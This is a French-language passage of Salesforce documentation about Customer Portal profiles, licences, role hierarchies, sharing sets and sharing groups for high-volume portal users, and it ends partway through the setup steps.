Les profils que vous attribuez aux utilisateurs du Portail client définissent les autorisations dont ils bénéficient pour accomplir différentes fonctions au sein du Portail client, par exemple, visualiser, créer, modifier ou supprimer des requêtes et des enregistrements d'objets personnalisés.

Lorsque vous activez un Portail client, les profils suivants sont automatiquement créés si vous leur achetez des licences utilisateur :

- Utilisateur du portail client haut volume
- Site Web authentifié
- Utilisateur du Portail client

- Responsable du Portail client

Les paramètres des profils du Portail client sont similaires. Cependant, vous pouvez accorder aux utilisateurs le profil Responsable du portail client, un accès supérieur aux données via la hiérarchie des rôles et les règles de partage du Portail client (qui ne s'appliquent pas aux utilisateurs du portail haut volume). Vous pouvez en outre cloner et personnaliser chaque profil pour répondre aux différentes exigences de certains clients en matière de support. Vous pouvez également utiliser des ensembles d'autorisations pour octroyer des autorisations et des paramètres d'accès supplémentaires aux utilisateurs du portail client.

En fonction des licences que vous achetez, vous pouvez configurer des profils du portail client pour des objets personnalisés, Salesforce CRM Content, la création de rapports et des fonctionnalités de support client, comme des requêtes et des solutions.

Important: Pour permettre aux utilisateurs de portail d'afficher leurs nouvelles requêtes, le paramètre de support **Nouvelles requêtes visibles dans le portail** doit être sélectionné. Dans Configuration, saisissez `Paramètres de support` dans la case `Recherche rapide`, sélectionnez **Paramètres de support**, puis **Nouvelles requêtes visibles dans le portail**.

## Règles de partage du portail client

Lorsque vous avez activé un Portail client, les groupes et la catégorie de règles de partage suivants sont créés :

| Groupes et catégorie de règles de partage | Description |
|---|---|
| Groupe Tous les utilisateurs du Portail client | Il contient tous les utilisateurs du portail client, à l'exception des utilisateurs du portail haut volume. |
| Groupe Tous les utilisateurs internes | Contient tous les utilisateurs de Salesforce de votre organisation. |
| Catégorie de règles de partage Rôles et subordonnés internes | Elles permettent de créer, par rôle, des règles de partage avec des utilisateurs Salesforce spécifiques de votre organisation, plus tous les utilisateurs sous ce rôle, à l'exception des rôles du portail client et du portail partenaire.<br>Comme les utilisateurs du portail haut volume n'ont aucun rôle, ils ne sont inclus ni dans cette catégorie ni dans aucune autre catégorie de règles de partage. |

Vous pouvez utiliser ces groupes et cette catégorie de règles de partage afin de créer des règles de partage qui :

- accordent aux utilisateurs du portail client ou de Salesforce un accès à des données spécifiques (à l'exception des utilisateurs du portail haut volume que vous ne pouvez inclure dans aucun groupe ou règle de partage)
- lient des utilisateurs du portail client et des utilisateurs Salesforce
- lient les utilisateurs du Portail client de différents comptes, à condition qu'ils disposent de la licence utilisateur Responsable du portail client.

## Hiérarchie des rôles du portail client

Lorsque vous activez un portail client dans un compte, le système crée une hiérarchie de rôles pour les utilisateurs du portail du compte. Les rôles du portail sont uniques pour chaque compte et incluent le nom du compte (ou par exemple, « Compte A Utilisateur client »). Dans la hiérarchie de rôles globale de votre organisation, cette hiérarchie spécifique au compte se situe directement sous le responsable du compte.

Les rôles sont fixes dans une hiérarchie de rôles du portail. Vous ne pouvez pas les personnaliser ou en ajouter d'autres. Ces rôles sont :

- Cadre - pour les contacts

- Responsable - pour les contacts
- Utilisateur - pour les contacts
- Compte personnel - pour les comptes personnels

**Remarque:** Tous les utilisateurs dans un rôle du portail client (rôles Dirigeant, Responsable et Utilisateur) ont un accès en lecture à tous les contacts activés par le portail sous leur compte de portail, même si le modèle de partage de contacts est privé.

Lorsque vous activez des clients pour les utilisateurs du Portail client, le système attribue automatiquement les rôles en fonction de la licence utilisateur. Les comptes personnels ont toujours le rôle Compte personnel. Les contacts qui possèdent la licence Portail client haut volume ou Site Web authentifié n'ont aucun rôle.

Si l'accès aux contacts est défini sur privé, les utilisateur du portail au volume ont accès uniquement à leur propre contact et aux contacts auxquels l'accès leur est accordé.

Grâce aux hiérarchies de rôles, les utilisateurs du portail ne voient jamais les données appartenant à d'autres comptes. Bien que les utilisateurs du portail client haut volume ne soient pas inclus dans la hiérarchie des rôles, ils ne sont pas autorisés à visualiser les enregistrements non associés à leur compte ou contact, et ils peuvent afficher uniquement les objets auxquels un accès leur a été accordé. Vous pouvez néanmoins créer des règles de partage pour permettre aux utilisateurs détenteurs de la licence Responsable du portail client de différents comptes, d'afficher aux données des autres utilisateurs.

Les comptes avec différents types de portail (portail client *et* portail partenaire) ont une hiérarchie de rôles distincte pour chaque portail. Les noms des rôles incluent le type de portail auquel ils sont associés. Par exemple, si le compte A est doté à la fois d'un portail client et d'un portail partenaire, les rôles pour le portail client s'intitulent « Utilisateur client du compte A » et les rôles pour le portail partenaire, « Utilisateur partenaire du compte A ».

Pour visualiser les rôles attribués aux utilisateurs de votre portail Client, créez un rapport personnalisé, choisissez Rapports administratifs, sélectionnez Utilisateurs comme type de données et ajoutez `Rôle` aux colonnes de votre rapport. Notez que vous ne pouvez pas générer un rapport sur les rôles pour les utilisateurs du portail haut volume car ils n'ont aucun rôle.

**Remarque:** Vous ne pouvez pas créer un utilisateur du portail client associé à un compte appartenant à un utilisateur partenaire.

## Licences utilisateur du portail client

Une licence utilisateur détermine les fonctionnalités de base auxquelles l'utilisateur a accès. Chaque utilisateur doit posséder exactement une licence utilisateur.

Vous pouvez attribuer les licences utilisateur suivantes aux utilisateurs du Portail client :

- Utilisateur du portail client haut volume
- Site Web authentifié
- Responsable du portail client personnalisé
- Responsable du portail client standard (pas disponible pour les nouveaux clients)

Ces licences utilisateur déterminent les profils du Portail client disponibles. Elles déterminent également les positions des utilisateurs dans la hiérarchie de rôles du portail client.

Le tableau suivant représente les licences utilisateur Portail client, ainsi que les profils associés et les positions correspondantes dans la hiérarchie de rôles Portail client.

| Licence utilisateur | Profils | Rôles et partage |
|---|---|---|
| Portail client haut volume<br>et<br>Site Web authentifié<br>Les deux sont des licences Utilisateur du portail client haut volume<br>(disponible à l'achat) | Le profil Portail client haut volume ou Site Web authentifié, ou un profil cloné et personnalisé à partir de l'un de ces profils. | Les utilisateurs du portail haut volume n'ont aucun rôle. Reportez-vous à À propos des utilisateurs du portail haut volume à la page 2664.<br>Ils ne peuvent pas partager mais peuvent transférer les enregistrements qu'ils possèdent.<br>Ils ne peuvent pas leur transmettre de requêtes à partir d'utilisateurs non associés à un profil Utilisateur du portail haut volume.<br>Ne peut pas être inclus dans :<br>• Groupes personnels ou groupes publics.<br>• Règles de partage.<br>• Équipes de compte, équipes d'opportunité ou équipes de requête.<br>• Bibliothèques Salesforce CRM Content.<br>• Les utilisateurs du portail haut volume ne peuvent pas accéder aux pages de détail standard Compte et Contact. Vous pouvez toutefois créer une solution personnalisée, en utilisant des outils tels que Visualforce ou l'API, avec laquelle ils peuvent accéder à ces enregistrements.<br>Peut accéder à des objets personnalisés selon des paramètres du profil. |
| Responsable du portail client personnalisé<br>(disponible à l'achat) | Un profil Responsable du portail client ou un profil cloné personnalisé à partir du profil Responsable du portail client. | Peut être attribué au rôle Cadre, Responsable ou Utilisateur.<br>Peut afficher et modifier les données dont il est directement responsable, celles appartenant à ou partagées par des utilisateurs de niveau inférieur dans la hiérarchie des rôles dans le Portail client, et peut afficher et modifier les requêtes dans lesquelles son nom figure, dans le champ `Nom du contact`.<br>Peut avoir des données partagées avec eux, comme avec tout autre utilisateur de Salesforce.<br>• Peut accéder à des objets personnalisés selon les paramètres de profil.<br>• Peut accéder à des rapports selon les paramètres de profil.<br>• Peut accéder à Salesforce CRM Content selon la licence de fonctionnalité et les paramètres de profil. Reportez-vous à la rubrique Activation de Salesforce CRM Content dans le Portail client à la page 2645.<br>• Peut recevoir les autorisations « Super utilisateur du portail » et « Administrateur utilisateur externe délégué ». |

| Licence utilisateur | Profils | Rôles et partage |
| --- | --- | --- |
| Responsable du portail client standard | Un profil Utilisateur du portail client ou un profil cloné et personnalisé à partir du profil Utilisateur du portail client. | Peut être attribué uniquement au rôle Cadre, Responsable ou Utilisateur.<br>Peut afficher et modifier les données dont il est directement responsable, celles appartenant à ou partagées par des utilisateurs de niveau inférieur dans la hiérarchie des rôles dans le Portail client, et peut afficher et modifier les requêtes dans lesquelles son nom figure, dans le champ `Nom du contact`.<br>Peut avoir des données partagées avec eux, comme avec tout autre utilisateur de Salesforce.<br>• Peut accéder à des objets personnalisés selon les paramètres de profil.<br>• Ne peut pas recevoir l'autorisation « Super utilisateur du portail ».<br>• Peut accéder à Salesforce CRM Content selon la licence de fonctionnalité et les paramètres de profil. Reportez-vous à la rubrique Activation de Salesforce CRM Content dans le Portail client à la page 2645.<br>**Remarque:** Cette licence n'est pas disponible pour les nouveaux clients. |

**Remarque:** Des comptes personnels autorisés en tant qu'utilisateurs du portail Client se voient automatiquement attribuer le rôle Compte personnel, que vous ne pouvez pas modifier. Les comptes personnels sont automatiquement attribués à ce rôle car ils incluent un utilisateur unique, de sorte que des rôles multiples ne sont pas nécessaires pour leur compte. En outre, le même rôle est attribué à tous les comptes personnels détenus par le même utilisateur.

CONSULTER ÉGALEMENT :

Configuration du portail Client

Délégation de droits administratifs à des utilisateurs du portail client et super utilisateur du portail

## À propos des utilisateurs du portail haut volume

**Remarque:** À compter de la version Summer '13, le portail client n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail client. Si vous n'avez pas de portail client et que vous souhaitez partager aisément des informations avec vos clients, essayez Communities.

Les organisations existantes qui utilisent des portails client peuvent les conserver ou migrer vers Communities. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Les utilisateurs du portail haut volume sont des utilisateurs du portail à accès limité destinés aux organisations qui comprennent des milliers ou des millions d'utilisateurs du portail. Contrairement aux autres utilisateurs du portail, les utilisateurs du portail haut volume ne possèdent aucun rôle,

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

ce qui élimine les problèmes de performance associés aux calculs de hiérarchie de rôles. Utilisateurs du portail haut volume comprend les types de licence Utilisateur du portail client haut volume et Site Web authentifié.

### Caractéristiques

Utilisateurs du portail haut volume :

- Ils correspondent à des contacts activés l'accès à un portail client.
- Ils sont attribués à la licence Portail client haut volume ou Site Web authentifié.
- Ils partagent les enregistrements dont ils sont propriétaires avec les utilisateurs de Salesforce dans le groupe de partage Utilisateurs du portail haut volume.

### Accès aux enregistrements

Les Utilisateurs du portail haut volume peuvent accéder aux enregistrements si l'une des conditions suivantes est remplie :

- Ils ont un accès en « Mise à jour » au compte auquel ils appartiennent.
- Ils sont propriétaires de l'enregistrement.
- Ils peuvent accéder au parent de l'enregistrement, et le paramètre de partage à l'échelle de l'organisation de cet enregistrement est Contrôlé par parent.
- Le paramètre de partage à l'échelle de l'organisation de l'objet est Accès public en lecture seule ou Accès public en lecture/écriture.
- Ils accèdent au compte ou au contact sous lequel ils sont activés via l'API (pas via la page de détail standard du compte du contact).

Les administrateurs peuvent créer des ensembles de partages afin d'accorder aux utilisateurs du portail client haut volume un accès supplémentaire à des enregistrements. Reportez-vous à Octroi aux utilisateurs du portail haut volume de l'accès aux enregistrements à la page 2668.

### Limitations

- Les utilisateurs du portail haut volume ne peuvent pas partager manuellement les enregistrements dont ils sont propriétaires ou auxquels ils ont accès.
- Vous ne pouvez pas transférer des requêtes entre des personnes qui ne sont pas des utilisateurs du portail haut volume et des utilisateurs du portail haut volume.
- Les utilisateurs du portail haut volume ne peuvent pas posséder de compte.
- Vous ne pouvez pas ajouter des équipes de requête à des requêtes qui appartiennent à des utilisateurs du portail haut volume.
- Vous ne pouvez pas inclure des utilisateurs du portail haut volume dans les éléments suivants :
  - Groupes personnels ou groupes publics.
  - Règles de partage.
  - Équipes de compte, équipes d'opportunité ou équipes de requête.
  - Bibliothèques Salesforce CRM Content.
  - Les utilisateurs du portail haut volume ne peuvent pas accéder aux pages de détail standard Compte et Contact. Vous pouvez toutefois créer une solution personnalisée, en utilisant des outils tels que Visualforce ou l'API, avec laquelle ils peuvent accéder à ces enregistrements.

  Ces limitations s'appliquent également aux enregistrements appartenant à des utilisateurs du portail haut volume.

- Vous ne pouvez pas attribuer des utilisateurs du portail haut volume à des territoires.

CONSULTER ÉGALEMENT :

Partage d'enregistrements appartenant à des utilisateurs de portail haut volume avec des utilisateurs de Salesforce
Octroi de l'accès aux enregistrements à des utilisateurs de portail haut volume
Présentation d'un ensemble de partages

## Présentation d'un ensemble de partages


Accordez aux utilisateurs de portail ou de communauté l'accès à des enregistrements associés à leur compte ou contact à l'aide d'ensemble de partages, en fonction de leur profil utilisateur.

Auparavant, un ensemble de partage accordait l'accès à n'importe quel enregistrement contenant un champ de référence à un compte ou un contact correspondant au compte ou au contact de l'utilisateur. Avec la version Spring '14, vous pouvez également déterminer comment l'accès est accordé en utilisant un mappage de l'accès dans l'ensemble de partage, qui prend en charge les références indirectes de l'enregistrement utilisateur et cible vers le compte ou le contact. Vous pouvez également déterminer les objets à utiliser dans le mappage de l'accès. Les objets doivent pointer vers un compte ou un contact.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




Par exemple, vous pouvez utiliser un ensemble de partage dans les cas suivants :

- Accorder aux utilisateurs l'accès à toutes les requêtes associées à leur enregistrement de compte ou de contact.
- Accorder aux utilisateurs l'accès à toutes les requêtes associées à un compte ou un contact parent qui est identifié dans l'enregistrement de compte ou de contact des utilisateurs.

Vous pouvez utiliser des ensembles de partage pour accorder l'accès à des comptes, des contacts, des requêtes, des contrats de services, des utilisateurs et des objets personnalisés. Les ensembles de partage peuvent être utilisés avec les profils utilisateur suivants :

- Site Web authentifié
- Utilisateur de communauté client
- Utilisateur de la connexion à une communauté client
- Utilisateur du portail client haut volume
- Portail haut volume
- Utilisateur de site Web authentifié en excédent
- Utilisateur du portail client haut volume en excédent

L'exemple ci-dessous montre un mappage de l'accès dans un ensemble de partage, qui accorde aux utilisateurs de portail ou de communauté l'accès à toutes les requêtes associées aux autorisations de leur compte, même s'ils ne sont pas directement associés à la requête.




Exemple:

1. Référence de compte dans l'utilisateur de portail ou de communauté
2. Compte associé dans une autorisation
3. Référence d'autorisation dans une requête

**Remarque:** Les utilisateurs de portail ou de communauté obtiennent l'accès à toutes les autorisations de commande et à tous les éléments de commande d'un compte auquel ils ont accès. Pour partager des enregistrements appartenant à des utilisateurs de portail haut volume, utilisez à la place un groupe de partage.

CONSULTER ÉGALEMENT :

- Octroi de l'accès aux enregistrements à des utilisateurs de portail haut volume
- Octroi de l'accès aux enregistrements utilisateur à d'autres utilisateurs de communauté ou de portail haut volume
- À propos des utilisateurs de communauté haut volume
- Octroi de l'accès aux enregistrements à des utilisateurs de communauté haut volume
- Partage d'enregistrements appartenant à des utilisateurs de communauté haut volume

## Octroi de l'accès aux enregistrements à des utilisateurs de portail haut volume

Accordez aux utilisateurs l'accès à des enregistrements en fonction de leur profil à l'aide d'ensembles de partages.

Remarque: À compter de la version Summer '13, le portail client n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail client. Si vous n'avez pas de portail client et que vous souhaitez partager aisément des informations avec vos clients, essayez les communautés.

Les organisations existantes qui utilisent des portails client peuvent conserver leurs portails client ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Un ensemble de partage accorde à des utilisateurs du portail haut volume l'accès à n'importe quel enregistrement contenant un champ de référence dans un compte ou contact correspondant à celui de l'utilisateur.

Vous pouvez également donner accès aux enregistrements via un mappage de l'accès dans un ensemble de partage, qui prend en charge les références indirectes de l'enregistrement utilisateur et cible vers le compte ou le contact. Par exemple, accordez aux utilisateurs l'accès à toutes les requêtes associées à un compte identifié dans les enregistrements de contact de l'utilisateur.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour accorder l'accès aux enregistrements à des utilisateurs du portail haut volume :

- Personnaliser l'application

1. Dans Configuration, saisissez *Paramètres de portail client* dans la case Recherche rapide, puis sélectionnez **Paramètres de portail client**.
2. Dans la liste associée Ensembles de partage, cliquez sur **Nouveau** pour créer un ensemble de partage ou sur **Modifier** en regard d'un ensemble de partage existant.
3. Dans la page Modification de l'ensemble de partage, renseignez les champs **Étiquette** et **Nom d'ensemble de partage**. **Étiquette** correspond à l'étiquette de l'ensemble de partage, telle qu'elle se présente dans l'interface utilisateur. **Nom d'ensemble de partage** est le nom unique utilisé par l'API.
4. Saisissez une description.
5. Sélectionnez les profils des utilisateurs auxquels vous souhaitez accorder l'accès.
6. Sélectionnez les objets auxquels vous souhaitez accorder l'accès.

   La liste des objets disponibles exclut :

   - Les objets avec un paramètre de partage Accès public en lecture/écriture à l'échelle de l'organisation
   - Les objets personnalisés qui ne comportent pas de champ de référence de compte ou de contact

7. Dans la section Configurer l'accès, cliquez sur **Configurer** ou sur **Modifier** en regard du nom d'un objet pour configurer l'accès des profils sélectionnés, ou sur **Suppr** pour supprimer les paramètres d'accès d'un objet.

   Remarque: Les objets dont la colonne Action indique **Configurer** ne sont pas configurés pour l'accès des utilisateurs du portail client haut volume. Tant que l'objet n'est pas configuré, les utilisateurs du portail client haut volume ont un accès limité ou aucun accès aux enregistrements. Pour plus d'informations sur l'accès, reportez-vous à À propos des utilisateurs du portail haut volume à la page 2664.

8. Accordez un accès basé sur une recherche de compte ou de contact :

   - Sélectionnez une valeur dans la liste déroulante Utilisateur afin de déterminer la référence du compte ou du contact de l'utilisateur.
   - Sélectionnez une valeur dans le champ Objet cible afin de déterminer la référence du compte ou du contact dans l'objet cible.

   Par exemple, pour accorder l'accès à toutes les requêtes associées à un compte identifié dans l'enregistrement de compte de l'utilisateur, sélectionnez respectivement `Contact.Account` et `Account`.

Remarque: Les deux champs sélectionnés doivent pointer vers un compte ou un contact. Par exemple, `Contact.Account` et `Entitlement.Account` pointent tous les deux vers un compte.

9. Sélectionnez un niveau d'accès en lecture seule ou en lecture/écriture (si le paramètre de partage au niveau de l'organisation de l'objet est Accès public en lecture seule, seul l'accès en lecture/écriture est disponible).
10. Cliquez sur **Mettre à jour**, puis sur **Enregistrer**.

Vos paramètres s'appliquent à tous les portails clients ou sites de votre organisation.

CONSULTER ÉGALEMENT :

À propos des utilisateurs du portail haut volume

Présentation d'un ensemble de partages

## Octroi de l'accès aux enregistrements utilisateur à d'autres utilisateurs de communauté ou de portail haut volume

Accorder aux utilisateurs l'accès à d'autres utilisateurs qui utilisent des ensembles de partage.

Remarque: À compter de la version Summer '13, le portail client n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail client. Si vous n'avez pas de portail client et que vous souhaitez partager aisément des informations avec vos clients, essayez Communities.

Les organisations existantes qui utilisent des portails client peuvent les conserver ou migrer vers Communities. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Vous pouvez créer un ensemble de partages afin d'accorder l'accès utilisateurs du portail haut volume à des utilisateurs internes ou à d'autres utilisateurs d'un même portail, et leur permettre ainsi d'afficher ou de modifier les enregistrements utilisateur cibles.

Avec la version Spring '14, vous pouvez également accorder aux utilisateurs l'accès à d'autres portails via une référence indirecte à un compte ou à un contact.

Pour accorder l'accès à des utilisateurs sélectionnés dans le même portail ou la même communauté, vous créez un ensemble de partage si vous avez désactivé la case `Visibilité d'utilisateur du portail` dans la page Paramètres de partage.

Pour créer un ensemble de partages afin d'accorder l'accès à d'autres utilisateurs :

1. Dans Configuration, saisissez *`Paramètres de portail client`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de portail client**.
2. Dans les paramètres de partage pour la liste associée Utilisateurs du portail haut volume, cliquez sur **Nouveau** pour créer un ensemble de partage ou sur **Modifier** en regard d'un ensemble de partage existant.
3. Dans la page Modification de l'ensemble de partage, renseignez les champs **Étiquette** et **Nom d'ensemble de partage**. **Étiquette** correspond à l'étiquette de l'ensemble de partage, telle qu'elle se présente dans l'interface utilisateur. **Nom d'ensemble de partage** est le nom unique utilisé par l'API.
4. Sélectionnez les profils des utilisateurs auxquels vous souhaitez accorder l'accès.
5. Sélectionnez l'objet Utilisateur.

   Les utilisateurs cibles peuvent être d'autres utilisateurs de portail ou de communauté haut volume, ou des utilisateurs internes.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour accorder l'accès aux enregistrements à des utilisateurs du portail haut volume :

- Personnaliser l'application


6. Dans la section Configurer l'accès, cliquez sur **Configurer** ou sur **Modifier** en regard de l'objet Utilisateur pour configurer l'accès des profils sélectionnés, ou cliquez sur **Suppr** pour supprimer les paramètres d'accès d'un objet.
7. Accordez un accès basé sur une recherche de compte ou de contact :
   - Sélectionnez une valeur dans la liste déroulante Utilisateur afin de déterminer le compte ou le contact qui est associé à l'utilisateur par une référence directe, ou indirecte via un objet intermédiaire.
   - Sélectionnez une valeur dans la liste déroulante Utilisateur cible afin de déterminer le compte ou le contact qui est associé à l'utilisateur cible par une référence directe, ou indirecte via un objet intermédiaire.

   Par exemple, pour accorder l'accès à des utilisateurs cibles associés à un autre compte identifié dans l'enregistrement de compte de l'utilisateur, sélectionnez respectivement `Account.Parent` et `Account`.

   Remarque: Les deux champs sélectionnés doivent pointer vers un compte ou un contact. Par exemple, `Account.Parent` et `Contact.Account` pointent vers un compte.
8. Sélectionnez un niveau d'accès en `lecture seule` ou en `lecture/écriture`. (si au niveau de l'organisation le paramètre de partage de l'objet Utilisateur est Accès public en lecture seule, seul l'accès en lecture/écriture est disponible).
9. Cliquez sur **Mise à jour**, puis sur **Enregistrer**.

Vos paramètres s'appliquent à tous les portails clients ou sites de votre organisation.

Exemple: Les exemples ci-dessous accordent à vos utilisateurs de portail l'accès à d'autres utilisateurs dont les contacts sont associés aux comptes identifiés dans les enregistrements de responsable des utilisateurs du portail. En d'autres termes, dans l'enregistrement de responsable de l'utilisateur du portail, le champ de compte doit correspondre au champ de compte de l'enregistrement de contact de l'utilisateur




cible.

1. Référence de responsable dans un utilisateur de portail
2. Référence de compte dans un responsable
3. Référence de compte dans un contact
4. Référence de contact dans un utilisateur cible

Dans cet exemple, pour accorder l'accès à des utilisateurs cibles, vous sélectionnez `Manager.Account` et `Contact.Account` respectivement dans les listes déroulantes Utilisateur et Utilisateur cible.

CONSULTER ÉGALEMENT :

Contrôle des personnes que les utilisateurs de communauté ou de portail peuvent afficher

Présentation d'un ensemble de partages

# Partage d'enregistrements appartenant à des utilisateurs de portail haut volume avec des utilisateurs de Salesforce

Remarque: À compter de la version Summer '13, le portail client n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail client. Si vous n'avez pas de portail client et que vous souhaitez partager aisément des informations avec vos clients, essayez les communautés.

Les organisations existantes qui utilisent des portails client peuvent conserver leurs portails client ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Les utilisateurs du portail haut volume sont des utilisateurs du portail à accès limité destinés aux organisations qui comprennent des milliers ou des millions d'utilisateurs du portail. Contrairement aux autres utilisateurs du portail, les utilisateurs du portail haut volume ne possèdent aucun rôle, ce qui élimine les problèmes de performance associés aux calculs de hiérarchie de rôles. Comme les utilisateurs du portail haut volume ne figurent pas dans la hiérarchie de rôles, contrairement aux utilisateurs de Salesforce, un *groupe de partage* permet de spécifier les utilisateurs Salesforce qui peuvent accéder aux enregistrements appartenant à des utilisateurs du portail haut volume. Chaque portail client possède son propre groupe de partage.

Pour spécifier les utilisateurs de Salesforce qui peuvent accéder aux enregistrements appartenant à des utilisateurs du portail haut volume, procédez comme suit :

1. Dans Configuration, saisissez *Paramètres de portail client* dans la case Recherche rapide, puis sélectionnez **Paramètres de portail client**.
2. Cliquez sur le nom d'un portail client.
3. Cliquez sur le sous-onglet Paramètres du groupe de partage.
4. Cliquez sur **Activer** pour activer le groupe de partage.

   L'activation peut prendre du temps. Vous recevez un e-mail une fois le processus terminé.

   Remarque: La désactivation d'un groupe de partage supprime l'accès de *tous* les utilisateurs de Salesforce aux enregistrements appartenant à des utilisateurs du portail haut volume. Aucun e-mail n'est envoyé une fois le processus de désactivation terminé.

5. Cliquez sur **Modifier** pour ajouter des utilisateurs de Salesforce au groupe de partage :
   a. Dans la liste déroulante Recherche, sélectionnez le type de membre à ajouter :
   b. Si vous ne trouvez pas le membre à ajouter, saisissez des mots-clés dans la zone de recherche, puis cliquez sur **Rechercher**.
   c. Sélectionnez les membres souhaités dans la zone Membres disponibles, puis cliquez sur **Ajouter** pour les ajouter au groupe.
   d. Cliquez sur **Enregistrer**.

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour partager des enregistrements appartenant à des utilisateurs du portail haut volume avec les utilisateurs de Salesforce :

- Personnaliser l'application

CONSULTER ÉGALEMENT :

À propos des utilisateurs du portail haut volume

## Affichage d'ensembles de partage pour des utilisateurs de portail haut volume

**Remarque:** À compter de la version Summer '13, le portail client n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail client. Si vous n'avez pas de portail client et que vous souhaitez partager aisément des informations avec vos clients, essayez les communautés.

Les organisations existantes qui utilisent des portails client peuvent conserver leurs portails client ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Les administrateurs peuvent créer des ensembles de partage afin d'accorder à des utilisateurs du portail haut volume l'accès à des objets en fonction de leur profil. Pour afficher les informations détaillées d'un ensemble de partage, procédez comme suit :

1. Dans Configuration, saisissez *Paramètres de portail client* dans la case Recherche rapide, puis sélectionnez **Paramètres de portail client**.
2. Dans Paramètres de partage de la liste associée Utilisateurs du portail haut volume, cliquez sur le nom d'un ensemble de partage.

La page de détail de l'ensemble de partage affiche les profils inclus et l'accès accordé aux objets de l'ensemble. Cette page permet d'effectuer les opérations suivantes :

- Pour modifier l'ensemble de partage, cliquez sur **Modifier**.
- Pour supprimer l'ensemble de partage, cliquez sur **Supprimer**.
- Pour afficher les détails d'un profil inclus, cliquez sur son nom.
- Pour modifier ou supprimer les paramètres d'accès d'un objet, cliquez sur le lien **Modifier** ou **Suppr** en regard du nom de l'objet.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour accorder l'accès aux enregistrements à des utilisateurs du portail haut volume :

- Personnaliser l'application

CONSULTER ÉGALEMENT :

À propos des utilisateurs du portail haut volume

Octroi de l'accès aux enregistrements à des utilisateurs de portail haut volume

# Accès au portail client

## Configuration de l'accès utilisateur au portail Client

**AUTORISATIONS UTILISATEUR**

| | |
|---|---|
| Pour configurer le portail Client : | Personnaliser l'application |
| Pour gérer les utilisateurs du portail Client : | Modifier les utilisateurs libre-service |
| Pour créer, modifier et supprimer des profils : | Gérer les profils et les ensembles d'autorisations |
| Pour définir l'accès en partage par défaut et des règles de partage : | Gérer le partage |
| Pour autoriser les utilisateurs du portail Client à effectuer les opérations suivantes : | Modifier les utilisateurs libre-service |

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Remarque: À compter de la version Summer '13, le portail client n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail client. Si vous n'avez pas de portail client et que vous souhaitez partager aisément des informations avec vos clients, essayez les communautés.

Les organisations existantes qui utilisent des portails client peuvent conserver leurs portails client ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Lors de la première configuration d'un portail client Salesforce, configurez les éléments suivants avant d'autoriser les utilisateurs à accéder à votre portail :

1. Suivez la procédure décrit dans Configuration du portail Client pour configurer votre portail.
2. Affectez des profils portail Client au portail :
   a. Sélectionnez le nom d'un portail dans la page de configuration du portail Client.
   b. Cliquez sur **Modifier les profils** dans la section Profils attribués.
